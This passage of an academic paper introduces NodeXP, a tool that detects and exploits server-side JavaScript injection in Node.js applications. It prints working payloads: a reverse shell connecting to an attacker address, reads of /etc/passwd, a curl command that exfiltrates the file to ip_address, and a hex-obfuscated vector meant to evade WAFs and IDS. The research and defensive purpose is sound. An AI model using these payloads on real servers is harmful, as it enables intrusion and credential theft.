# NodeXP: NOde.js server-side JavaScript injection vulnerability DEtection and eXPloitation

Christoforos Ntantogian[a], Panagiotis Bountakas[b], Dimitris Antonaropoulos[b], Constantinos Patsakis[b,c], Christos Xenakis[b]

[a]*Department of Informatics, Ionian University, Tsirigoti Square 7, 49132, Corfu, Greece*
[b]*Department of Digital Systems, University of Piraeus, 80 Karaoli & Dimitriou, 18534, Piraeus, Greece*
[c]*Athena Research Center, Artemidos 6 and Epidavrou, 15125, Marousi, Greece*

**Abstract**

Web applications are widely used, and new ways for easier and cost-effective methods to develop them are constantly introduced. A common omission among the new development and implementation techniques when designing them is security; `Node.js` is no exception, as Server-Side JavaScript Injection (`SSJI`) attacks are possible due to the use of vulnerable functions and neglecting to sanitize data input provided by untrusted sources. This specific kind of injection attack stands out because it has the potential to compromise servers, where the JavaScript code is executed.

In this work, we fill a significant gap in the literature by introducing `NodeXP`, which, to the best of our knowledge, is the first methodology (presented as a software tool) that detects and automatically exploits `SSJI` vulnerabilities. Beyond the capabilities of the current state-of-the-art tools, `NodeXP` uses obfuscation methods, making it more stealth and adaptive to the current needs of red teaming. To this end, we provide a thorough analysis of `SSJI` attacks and the foundation upon which they rely on, along with concrete examples to facilitate the reader to comprehend the underlying concepts. Finally, we evaluate `NodeXP`, compare it to its peers, and discuss its efficacy.

*Email addresses:* `dadoyan@ionio.gr` (Christoforos Ntantogian), `bountakas@unipi.gr` (Panagiotis Bountakas), `dimiantonaropoylos@ssl-unipi.gr` (Dimitris Antonaropoulos), `kpatsak@unipi.gr` (Constantinos Patsakis), `xenakis@unipi.gr` (Christos Xenakis)

*Keywords:* Code Injection, Server-Side JavaScript Injection, Detection, Exploitation, `Node.js`

## 1. Introduction

In recent years, we are witnessing an abundance of web applications as Internet technologies are maturing. The corresponding increase in terms of total users does not go unnoticed by the cyber-criminals, who target vulnerable systems and applications to obtain sensitive user information, disrupt normal operations, or exploit the resources of the compromised hosts. To achieve their goal, a plethora of cyber-attacks are deployed; the attacks are not chosen randomly but are selected depending on the technologies used by the web applications and the vulnerabilities found in them [1]. `Node.js` is currently trending upwards as it is widely used by web developers, mainly because of its versatility in handling asynchronous requests and being able to serve a far greater number of clients than other frameworks. Notably, `npm` (Node Package Manager), the default package manager for the `Node.js` JavaScript runtime environment is by far the largest package manager[1], having long surpassed the barrier of 1 million packages. `Node.js` main characteristic is that it has unified the development stack, allowing software engineers to work both at the user interface side of an application, as well as at the server-side using the same programming language, JavaScript. Therefore, the shift of attackers towards finding `Node.js` vulnerabilities was quite natural and well expected. In this regard, this quest has been proven very successful using code injection techniques [2].

Code injection attacks exploit vulnerabilities on implementations with poor handling of untrusted data, to insert arbitrary input into the application, so that an unplanned action will take place [3]. On the one hand, there are client-side code injection attacks, where the target is the end-user, such as Cross Site Scripting (XSS) attacks [4]. On the other hand, there are server-side injections, where the target is the remote application and server (e.g., SQL injection). This research focuses on the so-called *server-side JavaScript Injections* (`SSJI`) targeting `Node.js` web applications. `SSJI` are independent of the underlying operating system, but the `Node.js` interpreter must be taken into consideration in terms of functionality limitations.

[1] `http://www.modulecounts.com/`

### *1.1. Problem Statement and Motivation*

Recently, SSJI based security gaps on `Node.js` implementations have been brought to light. A notable case is a vulnerability discovered by a researcher regarding PayPal [5]. On top of that, already, a lot of `SSJI` vulnerabilities have been disclosed in `Node.js` modules, e.g. CVE-2014-7205[2]. These discovered vulnerabilities affect numerous remote servers, thus severely impacting on multiple entities that rely on and interact with them. Moreover, `SSJI` attacks have a lot of gravity in terms of security impact, as it results in unauthorized access to remote servers. Indeed, compared to their client-side counterpart (i.e., XSS attacks), an `SSJI` can execute code in an unprotected environment and have access to the underlying system. On the other hand, XSS attacks are significantly limited by the browser's sandbox. Furthermore, the work in [6] observed that `Node.js` developers exhibit a reluctance to resolve security issues in their applications. This can be attributed to the fact that due to the scarcity of `Node.js` security analysis tools, the developers have not cultivated an information security mindset. Indeed, other code injection attacks such as SQL injection have been adequately studied by academia and there are plenty of researches in the literature [7] [8] [9]; however, without a doubt, the research on `SSJI` attacks is limited; consequently, there is a clear lack of methodologies and tools for the detection and mitigation of such threats.

### *1.2. Contributions*

This paper introduces the first methodology and its implementation as a software tool named `NodeXP` (NOde.js JavaScript injection vulnerability DEtection and eXPloitation) that automatically detects and exploits `SSJI` attacks. More specifically, first we analyze the software architecture and the approach we followed for the design and implementation of `NodeXP`. The detection process is done through dynamic analysis, using both *result* and *blind*-based injection techniques. Upon vulnerability detection, the exploitation process is initiated to establish a remote session with the server automatically. `NodeXP` provides several advanced functionalities that distinguish it from many of its peers. A novel aspect of our proposed tool is that it obfuscates attack vectors - not to avoid reverse engineering - but to bypass application-level filtering mechanisms (e.g. blacklisting) as well as

[2] `https://www.cvedetails.com/cve/CVE-2014-7205/`

network-level mechanisms, like Web Application Firewalls (WAFs) and Intrusion Detection Systems (IDS). Next, we perform a thorough assessment of the detection capabilities of `NodeXP` on different testing scenarios to evaluate its efficacy and compare it with well-known commercial and open-source vulnerability scanners. Experimental results show that `NodeXP` outperforms state-of-the-art vulnerability scanners. We release the tool as open-source to drive more research in this area and facilitate the security community in testing and discovering `SSJI` vulnerabilities. In summary, our contributions primarily lie in the following aspects:

- We analyze in depth `SSJI` attacks with practical examples to gain a better understanding of this type of code injections.
- We propose a methodology and its implementation for the detection and automated exploitation of `SSJI` vulnerabilities.
- Based on `NodeXP`, we have conducted a series of security audits and discovered a 0-day SSJI in an open-source application that handles input data in an insecure manner.

The remainder of the paper is structured as follows. Section 2 presents the related work highlighting their advantages and drawbacks. Section 3 elaborates on `SSJI` attacks by presenting motivating examples to gain better understanding of these attacks as well as their impact. Section 4 introduces `NodeXP`'s architecture and its functionalities, while in Section 5 we evaluate `NodeXP`'s detection capabilities. Section 6 proposes countermeasures and, finally, section 7 summarizes the critical points and outlines the conclusions drawn.

## 2. Related Work

The literature in the field of `SSJI` and in general `Node.js` vulnerabilities is quite sparse. Ojamaa et al. [10] were among the first who pointed out the security issues and pitfalls that hide behind `Node.js` applications. Towards this direction, Davis et al. [11] examined the event-driven architecture of `Node.js` and observed that due to its single-threaded model, `Node.js` exposes its applications to a specific class of denial of service attacks (i.e., algorithmic complexity attacks). To support their findings, they examined a set of relevant and popular `npm` modules and discovered an abundance of

vulnerable code snippets exposing several modules to DoS attacks. An extension of the above work is presented in [12], in which the authors examined regular expression-based denial of service attacks in real-world `Node.js` web applications. They discovered at least 339 popular web applications, which are vulnerable to this type of denial of service attacks.

Regarding `SSJI` attacks, a recent work that has the same grounds with `NodeXP` is *Synode* [6], which attempts to mitigate injection vulnerabilities in `Node.js` applications. To accomplish that, during the installation process of a third-party `Node.js` module, a check is performed to detect and rewrite APIs that appear to be prone to injections. Static analysis of the possible input values that will be passed to the aforementioned APIs is performed; if the static analysis does not yield a definitive result, a dynamic enforcement mechanism that blocks malicious inputs before reaching the APIs is deployed. Similarly, Affogato [13] performs dynamic analysis of `Node.js` modules and applications. It revolves around the idea of using grey-box taint analysis by detecting flows of data from untrusted sources to security-sensitive sinks. A comparison between Affogato and Synode [6] revealed that the former outperforms the latter in terms of detection capabilities, as Synode exhibits a high number of false positives reducing its accuracy.

In [14] a large-scale study about the runtime behavior of the `eval()` function in JavaScript applications is presented. Their findings were very interesting as they concluded that the `eval()` funcation can not be always replaced exclusively by other functions. Note that their research focused only on client-side JavaScript applications. Whether their results can be repeated and validated for server-side `Node.js` applications remains an open question. The authors of [15] present a black-box technique, which can be applied to a wide variety of code injection attacks (SQL injection, XSS) namely taint inference. The source code is not needed as it operates by intercepting the applications' requests and responses. In [16] an automated detection method to discover a wide variety of vulnerabilities in web applications by analyzing the source code is presented. When a possibly vulnerable piece of code is detected, a symbolic execution takes place to determine whether the specific code segment is susceptible to injection attacks or not.

Code injection attacks have been identified also in HTML5 applications. The authors of [17] presented JS-SAN, a framework that mitigates the effect of JavaScript code injection vulnerabilities in HTML5-based web applications. The experimental results revealed that the performance of JS-SAN, in terms of false negatives and false positives, is better than the related

works. Gupta et al. [18] pinpointed that HTML5 applications, which are deployed in the cloud, appear to be vulnerable to JavaScript code injection attacks (e.g. XSS). To this end, they developed a defensive framework for cloud-based HTML5 web applications. In the mobile application domain, where JavaScript is also utilized, Yan et al. [19] proposed the deployment of a hybrid deep learning Network to detect code injection attacks on hybrid HTML5 mobile applications.

A reminiscent of code injection attacks is command injection, where the attacker attempts to execute commands of the underlying operating system (for instance, ping, whoami, etc.). In our previous work, we developed *commix* [9], which is a command injection tool that offers automated vulnerability detection and exploitation. Several 0-day vulnerabilities were detected with the help of commix, and its value has been widely recognized as it comes pre-installed in many operating systems that focus on cyber-security, as well as in the renowned Kali Linux. Moreover, the works in [20] and [21] have reviewed web application protection techniques, and have classified them according to the properties they rely on to detect and/or prevent malicious behaviours. Those properties can be statistics, policies, the intent of the developed application, whether the outcome after the execution of an application is the predicted one or not, etc.

Finally, a plethora of tools called web application vulnerability scanners [22], [23] are available to the public focusing on the detection of a wide variety of vulnerabilities including `SSJI` among others. However, these scanners are mostly commercial and there is a limited number of free web application scanners. The majority of these scanners do not provide automation of the exploitation process.

## 3. Background

### *3.1. Node.js*

Many platforms allow JavaScript execution in the server-side for various purposes. For example, the NoSQL database MongoDB allows JavaScript execution for query and update data as well as perform administrative operations. In this paper, we exclusively consider `Node.js` for the provision of the JavaScript execution environment. `Node.js` allows the development of concurrent web applications based on server-side JavaScript that uses asynchronous I/O with an event-driven programming model [24]. In `Node.js`

ecosystem, a module is a JavaScript file which contains a specific functionality; There are built-in as well as third party modules, which can be installed in the form of packages (i.e., a collection of one or more modules) from public repositories using the `npm` package manager. At the time of writing this paper, the latest stable version of `Node.js` is 13.7.0. Finally, it is worth mentioning that there are many frameworks that are built on top of `Node.js` to extend functionality, and push the capability of the language further to save time and resources. For example, Express[3] and Meteor[4] are popular `Node.js` frameworks.

### *3.2. Server-Side JavaScript Injection Attacks*

`SSJI` is a code injection attack that occurs in server-side applications that execute JavaScript. Its main aim is to inject arbitrary JavaScript code that will be executed by the application. `SSJI` vulnerabilities can be found in applications that may insensibly accept user-controllable data, which are dynamically processed by a JavaScript code interpreter, and the developer has neglected to use proper input validation and filtering mechanisms.

SSJI attacks primarily target `Node.js` applications. This can be attributed not only to the popularity of `Node.js` as a platform for server-side JavaScript development, but also to its powerful characteristics and wide functionality that create a large attack vector. Indeed, as presented in [10], several `Node.js` features are easily misused and potentially provoke security vulnerabilities. More specifically, distinct JavaScript functions could be used erroneously and affect `Node.js` applications. These functions are `eval()` and `Function()`. The former takes a string argument and interpret it as JavaScript, allowing an attacker to execute arbitrary code in the context of the current application. The `Function()` constructor creates functions dynamically and suffers from similar security issues with `eval`[5]. It is worth mentioning that `Node.js` has other dangerous functions such as `exec()` and its variants that allow execution of operating system commands. If there is no input validation, an attacker can exploit them to inject and execute

[3] `https://expressjs.com`

[4] `https://www.meteor.com`

[5] In previous `Node.js` versions (before version 6), there were two additional functions `setTimeout` and `setInterval`, which could evaluate dynamically the input argument (similar to `eval`). However, after version 6, `Node.js` removed this functionality from `setTimeout` and `setInterval` functions.

arbitrary commands. Strictly speaking, this attack known as command injection is considered different from SSJI, since the latter is related to the execution of JavaScript code while the former is related to the execution of system commands. Moreover, contrary to `SSJI`, command injections depend from the operating system that hosts the web application. Therefore, since command injections comprise a different category of code injections attacks, they are out of the scope of this paper and will not be considered.

*3.2.1. Categories of `SSJI` vulnerabilities.*

The `SSJI` vulnerabilities can be classified into two main categories: (a) result-based and (b) blind-based. In the result-based SSJI, the response of the injection is displayed on the vulnerable application, and an attacker can directly deduce whether the injected code was executed successfully or not. On the other hand, in blind-based SSJI the output is not displayed on the vulnerable application (i.e., no feedback is received); hence, the attacker cannot directly infer whether the JavaScript code was executed successfully. This means that the attacker must determine whether a web application is vulnerable or not to `SSJI` through other means, usually using the server's response time to the injection request [25]. Through this technique - also popular in SQL and command injections [9] - an attacker injects and executes JavaScript code that causes a time delay in the response. By measuring the time it took the application to respond, the attacker can identify if the injected code was executed or not.

*3.3. Impact*

Compared to other code injection attacks such as XSS and SQL injections, `SSJI` attacks may not be so prevalent. However, the security consequences of `SSJI` attacks can be significant and costly. In particular, the impact of `SSJI` attacks ranges from trivial denial of service to unauthorized remote access to the system that hosts the vulnerable web application [26]. In the latter case, the damage can be substantial as an attacker can gain access to resources that include sensitive data (e.g., passwords), delete files or add new system users for persistence. To achieve the above, an attacker can exploit a set of functions readily available in the `Node.js` platform. To elaborate more, `Node.js` introduces to JavaScript the `Child Process` module, which includes the function `exec()` and its variants (i.e., `spawn()`, `execfile()` and `fork()`. The above functions allow a `Node.js` application to access low-level resources of the operating system that is hosting the application. Note that

these functions are not available in traditional client-side JavaScript applications. For instance, as we mentioned in section 3.2, `exec()` allows `Node.js` applications to execute system level commands. Thus, an attacker can inject code that leverages `exec()`, in order to access low-level resources (e.g., by executing the `ps` command an attacker can view the running processes). Additionally, `Node.js` includes the `fs` module, which includes among others the `readFileSync()` and `writeFileSync()` functions to read and write the contents of a file respectively.

In more details, an attacker can exploit an `SSJI` vulnerability in a `Node.js` application in several ways and malicious actions:

1. **Denial of Service (DoS):** In the first scenario, an attacker wants to cause a DoS in the `Node.js` server. By injecting a single line of code presented below, he will force the server to use 100% of its processor time to process the infinite loop, and it will be unable to process any other incoming requests:

   ```
   while(1)
   ```

   The advantage of this method against traditional DoS attacks is that an attacker saves a lot of resources to perform it as he does not need to flood the target with millions of requests. A more detailed study about vulnerabilities on `Node.js` servers that can be exploited to cause a DoS are presented in [12].

2. **File system access:** In the second scenario, an attacker craves to access the file system inside the organization's server. To do so, he passes in the application's input field the following line of code:

   ```
   response.end(require('fs').readFileSync(filename))
   ```

   In this way, an unauthorized user can compromise the organization by accessing sensitive files.

3. **Creation and execution of binary files:** The third scenario extends the second one as if an attacker gains access on the file system he can also create his own files. When the below code is injected in the input field, it will create a file with `Base64` encoded contents:

   ```
   require('fs').writeFileSync(filename,data,'base64')
   ```

In case that the file is executable (e.g. a keylogger), the attacker sets the right permissions to execute it (assuming a Linux operating system):

```
require('fs').chmodSync(filename, '755');
```

When the right permissions are assigned, the attacker can execute the file using the following command:

```
require('child_process').exec('./filename')
```

4. **Reverse Shell:** In the fourth scenario, we describe the procedure in which an attacker achieves a remote connection. The code snippet in listing 1 spawns a reverse shell to establish a remote connection on the server. The `spawn()` function is used to execute a new shell and attach it to an IP address and port using the `connect()` and `pipe()` functions of the `net` module.

```
(function(){ var net = require("net"),
cp = require("child_process"),
//create the system shell
sh = cp.spawn("/bin/sh", []);
var client = new net.Socket();
client.connect(port, ip_address, function(){
client.pipe(sh.stdin); sh.stdout.pipe(client);
sh.stderr.pipe(client);});
return /a/;
})();
```

Listing 1: Spawning a reverse shell in Node.js

### *3.4. Motivating examples*

In this section, we will present working examples to gain a better understanding of the presented notions. Our approach is pedagogical in nature making emphasis not only on the developers' security flaws that create `SSJI` vulnerabilities, but also how a malicious actor can exploit these vulnerabilities and mount attacks. Moreover, the presented examples are self-contained and explained in sufficient detail so that the interested reader can apply them and comprehend the subtle concepts of `SSJI`. Finally, we provide insights into

a real SSJI vulnerability to demonstrate that SSJI attacks comprise a real world threat for web applications.

The example in Listing 2 depicts a simple Node.js server that receives and parses JSON objects. Particularly, the eval() function is used to parse the JSON object and process its contents. Parsing a JSON object using the eval() function is a well-known misuse that frequently occurs in practice [14]. As shown in Listing 2, the developer does not filter the received input (i.e., the body of a POST request) and uses it directly in the eval() function.

```
var http = require('http');
const server = http.createServer((req, res) => {
    if (req.method === 'POST') {
        let body = '';
        req.on('data', chunk => {
            body += chunk.toString();
        });
        req.on('end', () => {
            //parse JSON using eval without filtering
            var json_data = eval("(" + body +")");
            res.end('Age: ' + json_data.age);
        });
    }
});
```

Listing 2: A vulnerable code snippet parsing JSON requests using eval()

An attacker can omit the JSON object and instead send an arbitrary JavaScript code in the body of the POST request. For instance, if the code in Listing 3 is sent in the body of the POST request to the above application, the latter will output the contents of the passwd file as a response to the attacker.

```
res.end(require("fs").readFileSync("/etc/passwd"))
```

Listing 3: Reading the contents of the "/etc/passwd" file

The next example is inspired by a real vulnerability found in PayPal [5]. The vulnerability was not in PayPal's application itself, but instead in the

JavaScript template engine used by PayPal, which was `Dust.js`[6]. The latter utilized internally (i.e., in a structure named `"if" helpers`[7]) the `eval()` function to evaluate complex expressions (please note that this structure has been removed in version 1.6.0 of `Dust.js`). `Dust.js` performed the sanitization of dangerous characters including the single and double quote to avoid execution of arbitrary JavaScript code (i.e., replacing these characters with their html encoded counterparts). The code that performed the sanitization is depicted in Listing 4.

```
dust.escapeHtml = function(s) {
  //performs sanitization only on string inputs
  if (typeof s === 'string') {
    if (!HCHARS.test(s)) {
      return s;
    }
    //replaces the & < > " ' characters
    return s.replace(AMP,'&amp;').replace(LT,'&lt;')
            .replace(GT,'&gt;').replace(QUOT,'&quot;')
            .replace(SQUOT, '&#39;');
  }
  return s;
};
```

Listing 4: Vulerable code snippet of Dust.js when sanitizing `"if" helper` structure

As can be seen, the `escapeHtml` function performs the filtering only on inputs which are strings. This means that when the input is not a string (e.g. an array), no sanitization is performed. This creates conditions for `SSJI` attacks, in case the `"if" helper` structure of `Dust.js` directly handles user input. This was exactly the case for the PayPal application. Indeed, PayPal was providing input to `Dust.js` through a `GET` parameter named "device", which is controlled by the user. To bypass the `escapeHtml` function, an attacker should avoid sending the "device" parameter as a string type. For example, if the attacker used the payload of Listing 5, then this

[6] `https://www.dustjs.com/`

[7] `https://github.com/linkedin/dustjs/wiki/Dust-Tutorial\#if_condcondition__if_helper_Removed_in_160_release`

JavaScript code will be passed to `Dust.js` and will be executed by `eval()` without being sanitized by the `escapeHtml` function. This happens because the "device" parameter in Listing 5 will be parsed as an array instead of a string (by appending the [ ] characters in the "device", the parameter is interpreted as an array and not as a string[8]). Hence it will not be sanitized from the `escapeHtml` function. Note that the code of Listing 5 executes the `curl` command on the server to send the content of `/etc/passwd` file to the `ip_address`.

```
device[]=x'-require('child_process')
.exec('curl+-F+"x=`cat+/etc/passwd`"+ip_address')-'
```

Listing 5: Exploiting PayPal application by passing an array (i.e., using the notation [ ] in the device parameter)

## 4. NodeXP

`NodeXP` is a software tool written in Python that implements a methodology to automate the detection and exploitation of `SSJI` vulnerabilities in `Node.js` applications. We have released a beta version of `NodeXP` as open-source [27] to facilitate security researchers and web developers to discover bugs and vulnerabilities related to `SSJI` attacks.

NodeXP can be utilized to identify critical `SSJI` vulnerabilities in a wide variety of web applications that are built with `Node.js`. The latter is considered to be an important component of the IoT domain, since `Node.js` is capable of handling dynamically changing data and heavy data flows generated by millions of IoT devices. Apart from scalability, `Node.js` is easy to integrate with IoT as it has built-in support for IoT protocols such as MQTT and websockets. On top of this, `Node.js` facilitates IoT development, since `npm` features a lot of useful IoT modules ready to be consumed by applications. Therefore, we argue that NodeXP can be an important tool to protect server-side IoT data and applications. Another area that `Node.js` thrives is distributed systems and specifically microservices. The main idea behind a microservice architecture is to create small, scalable and

[8]https://stackoverflow.com/questions/15854017/what-rfc-defines-arrays-transmitted-over-http

loosely coupled functional pieces of an application, which is contradicted to the traditional, monolithic approach where an application is developed as a whole. The nature and goal of both `Node.js` and microservices are identical at the core, making both suitable for each other. Together used, they can power highly-scalable applications and handle thousands of concurrent requests without slowing down the system. Thus, NodeXP can be a valuable tool for microservices to enhance their security posture.




Figure 1: `NodeXP` architecture.

### *4.1. Architecture*

The structure of `NodeXP` is composed of three main modules: (a) attack vectors, (b) vulnerability detection, and (c) exploitation. Figure 1 illustrates the architecture of `NodeXP`. The modular architecture of `NodeXP` allows not only the easy addition of a new module, but also bypassing a module in case its functionality is not required (e.g., exploitation may not be the scope of a security testing). This level of flexibility optimizes the process of data handling in `NodeXP`.

The attack vector module manages and processes the attack vectors to be used by the vulnerability detection module. The latter, as it name implies, tries to identify `SSJI` vulnerabilities based on detection heuristics (see section 4.3). Moreover, as we analyze below, this module tries to minimize false

positives by performing several sanity checks. If the vulnerability detection module determines that the application is vulnerable, then `NodeXP` triggers the exploitation module to attempt automatic exploitation. In the following sections, we analyze the vulnerability detection and exploitation module highlighting their advantageous features.

### *4.2. Attack Vector Module*

This module contains the set of attack vectors along with the obfuscation engine. As we mention below, we implement the obfuscation engine in `NodeXP`'s architecture to bypass security mechanisms on the server-side as well as to increase its detection efficacy regarding `SSJI` vulnerabilities.

An attack vector is comprised of a JavaScript code that performs a predetermined operation. For instance, a mathematical operation (e.g., the addition of random numbers) parsed by the `Function` constructor or the `eval()` function. The underpinning idea is that `NodeXP` is expecting to get back from the vulnerable application the result of the operation, which is considered a proof that the operation was executed through the SSJI vulnerability (see section 4.3 for more details). The approach we followed in `NodeXP` was to derive a number of well-known attack vectors that are more likely to achieve an SSJI based on our empirical results. The generated attack vectors are passed to the obfuscation engine to encode their contents. Obfuscation is traditionally used by developers, in order to protect their code from reverse engineering. One of the novelties of `NodeXP` lies in the fact that we deploy obfuscation for a different purpose. In particular, we exploit obfuscation not to hinder reverse engineering, but to encode the attack vectors. With this way, we bypass not only application-level filtering mechanisms (e.g. blacklisting), but also evade network-level mechanisms, like Web Application Firewalls (WAFs) and Intrusion Detection Systems (IDS). The obfuscation engine of `NodeXP` deploys the following features:

- **Randomization Obfuscation**, which replaces the names of variables and functions with randomly created sequences of characters that have no particular meaning.
- **Encoding Obfuscation**, which converts parts of the code into hexadecimal representations. Particularly, it encodes the variable's values and the inputs that are passed into functions.

- **Dead Code Insertion**, which adds arbitrary code that executes during the execution of the initial code without affecting its semantics.

For instance, assume a `Node.js` application that includes a filter that strips the slash character (/) from an untrusted input that will be passed as an argument to the `eval()` function. Also assume that `NodeXP` tries to detect the `SSJI` vulnerability using as an attack vector the code which was presented in Listing 3 that prints the contents of the Linux `passwd` file. Without obfuscation, `NodeXP` would not be able to understand whether the application is vulnerable to SSJI. That is, due to the filtering of the slash character, the attack vector will become invalid and its execution will fail. With obfuscation, the attack vector will be encoded as shown in Figure 2. The obfuscated attack vector does not have a slash character and when is passed to `eval()`, will effectively bypass the application filtering.

```
var _0xf7e5=["\x2F\x65\x74\x63\x2F\x70\x61\x73\x73\x77\x64",
"\x72\x65\x61\x64\x46\x69\x6C\x65\x53\x79\x6E\x63",
"\x66\x73","\x65\x6E\x64"];
res[_0xf7e5[3]](require(_0xf7e5[2])[_0xf7e5[1]](_0xf7e5[0]))
```

Figure 2: Obfuscated attack vector

### *4.3. Vulnerability Detection Module*

The obfuscated attack vectors are used by the vulnerability detection module. The latter uses two different methods: the result-based and the blind-based detection.

Result-based detection uses the attack vectors sequentially and attempts to inject them into possible vulnerable fields (e.g. GET/POST parameters) and evaluate the HTTP response. The rationale is to utilize `Node.js` functions that execute code and return the result into the HTTP response. To this end, `NodeXP` records and parses the received HTTP response to verify whether the result is the expected one. We can distinguish three different cases depending on the outcome of this evaluation. In the first case, the application responds with the expected result of the attack vector's execution (see below). This proves that the application is vulnerable to SSJI. In this case, `NodeXP` will inform about the discovered vulnerability and the control will be transferred to the exploitation module (see section 4.4). In the second case, the application is responding with generic errors or without any errors.

This means that NodeXP is not capable of executing the attack vectors and probably the web application is not vulnerable. As a last resort, NodeXP will try to perform blind-based detection. The third case lies between the previous two cases; the application is not responding with the correct execution of the attack vector, but instead its response contains an error (e.g., HTTP 500 Internal Server Error). This means that the application parses the attack vector but somehow its execution triggered an error message, instead of the desired result. This may lead us to the assumption that the application is likely to be vulnerable; however, there is no conclusive result. In this case, NodeXP continues with the next attack vector; When all the attack vectors of the result-based detection have been used without the expected results, then the tool proceeds with the blind-based detection.

We further elaborate on the aforementioned third case as it is the most important and interesting one. NodeXP attack vectors mainly utilize the Node.js object named "response" to execute code on the server side and read the result of the code execution. Note that eval() can be also used for the same purpose, but we do not consider it in this discussion, since web application firewalls or the application itself may block the execution of eval(). One of the barriers that SSJI exploitation faces, is the identification of the correct naming of the response object by Node.js frameworks such as Express or Meteor. More specifically, while Node.js always uses the name "response" to refer to the object that handles server HTTP responses, several Node.js frameworks modify the name of this object. Even worse, many Node.js frameworks allow the arbitrary naming of this object by the developers. A case in point is Express API (one of the most popular Node.js frameworks), which follows the convention of referring to the response object as "res" as opposed to "response". Moreover, the Express API documentation [28] goes on to make the point that developers do not have to follow this convention. More specifically, as mentioned in [28]: "In this documentation and by convention, the object is always referred to as req (and the HTTP response is res) but its actual name is determined by the parameters to the callback function in which you're working.". In other words, the response object naming is arbitrary and could be called anything. Without knowing the correct object name, SSJI attacks cannot be performed successfully.

To overcome this obstacle and improve its overall robustness, the detection engine of NodeXP performs the so-called "enumeration of the response object" to guess its correct naming. First, NodeXP utilizes an attack vector that uses the common object name "response". If the server responds with

a HTTP 500 Internal Server Error due to a Reference Error or Type Error, then we have an indication that the attack vector was injected into a Server Side JavaScript parser, but the name "response" is not the correct name for this object (hence the error message). Thus, `NodeXP` modifies the attack vector to use other popular alternatives for the naming of the "response" object such as res, res2, response1, response_1, etc. If at some point the server responds with the expected data, then `NodeXP` guessed correctly the name of the object and it can proceed with exploitation.

Before analyzing blind-based detection, we first describe how `NodeXP` evaluates the response and decides whether the application is vulnerable or not. As we mentioned before, an attack vector is JavaScript code that executes a predetermined operation which can be one of the following: i) echoing a random number, ii) performing a mathematical operation and iii) string concatenation. Examples of such attack vectors are: i) eval(1201887702257507), ii) eval(12592*123) and iii) response.end("12592"+"123"), respectively. The rationale is that if the application is indeed vulnerable to `SSJI`, then the result of the operation must be included in the response. For instance, if `NodeXP` generates the random number 1201887702257507, then it will create the attack vector eval(1201887702257507), which will be injected in the parameter of a vulnerable application. If this number is echoed in the response, then `NodeXP` assumes that the application is vulnerable to SSJI. The same reasoning applies to the other attack vector types. For instance in the case of a mathematical operation such as eval(12592*123), the response should include the result of the multiplication (i.e., 1593096).

Regardless of the actual operation of the attack vector, the expected response must be random enough (e.g. a non-sense alphanumeric string or the result of a calculation with many digits) in the sense that it must be very unlikely to be observed legitimately in an application. Otherwise, `NodeXP` may draw false-positive conclusions. For example, consider if an attack vector included the concatenation of the strings "log" and "out". Many application's responses could contain the "logout" string legitimately. For this reason, `NodeXP` concatenates only random strings to avoid such erroneous decisions.

Blind-based detection is a more sophisticated technique. The main difference between result and blind-based SSJI lies in the way that the data is retrieved after the execution of the injected code. More specifically, as we mentioned previously, the web application response may not be conclusive for `NodeXP`, because it may contain an error or it does not include the expected output (i.e., the result of the mathematical operation). In these cases,

NodeXP tries to indirectly infer whether the injected code was executed by deliberately introducing time delays in the response. To achieve this, NodeXP uses attack vectors that halt the execution of the application (e.g., using the sleep() function or the Date object - See Listing 6). In this way, the response of the application is delayed based on a specified time duration. By measuring the time it took the application to respond, NodeXP is able to identify if the code executed successfully.

```
var cur_date; var d = new Date(); do{ cur_date =
new Date();} while(cur_date-d <= #time#)
```

Listing 6: An attack vector for blind-based detection

In order to prove the validity of such delays, the calculation of a time threshold, based on the completion of valid HTTP requests, is considered necessary. To this end, NodeXP first makes multiple requests and computes the average response time of the web application. The average response time is considered as a reference point to decide whether the Node.js application is vulnerable or not. That is, NodeXP specifies a time delay greater than the average response time to ensure that delays in the response time are triggered by the injected attack vector and not due to network conditions (i.e, Jitter). Without the average response time, NodeXP would be subject to false positives, because it may erroneously identify a web application vulnerable to blind SSJI, but in reality the delay was caused due to network jitter and not due to execution of the attack vector payload.

An important notice here is that a major difference between blind SQL injections and blind-based SSJI is that the former (i.e., SQL injection) is utilized not only for vulnerability detection, but also for exploitation purposes. More specifically, a blind SQL injection is utilized to extract the contents of the database typically byte-by-byte; evidently a time consuming procedure. On the other hand, blind SSJI is used only to infer whether a web application is vulnerable or not. The exploitation part of SSJI does not involve any blind-based injection technique, since the main goal is the establishment of a remote connection by injecting the related shell. Hence, the scope of blind SQL injections is more broad compared to their SSJI counterparts.

### *4.4. Exploitation Module*

The exploitation module is triggered when the vulnerability detection module determines that the application is vulnerable. The module automatically or manually is capable of executing a `Node.js`-based shellcode by exploiting an SSJI vulnerability to establish a connection with the remote machine hosting the vulnerable application. The result is an interactive shell allowing remote access to the file system of the (remote) machine. Even more importantly, the interactive shell can execute any command/program on the remote machine with the same privileges of the vulnerable web application.

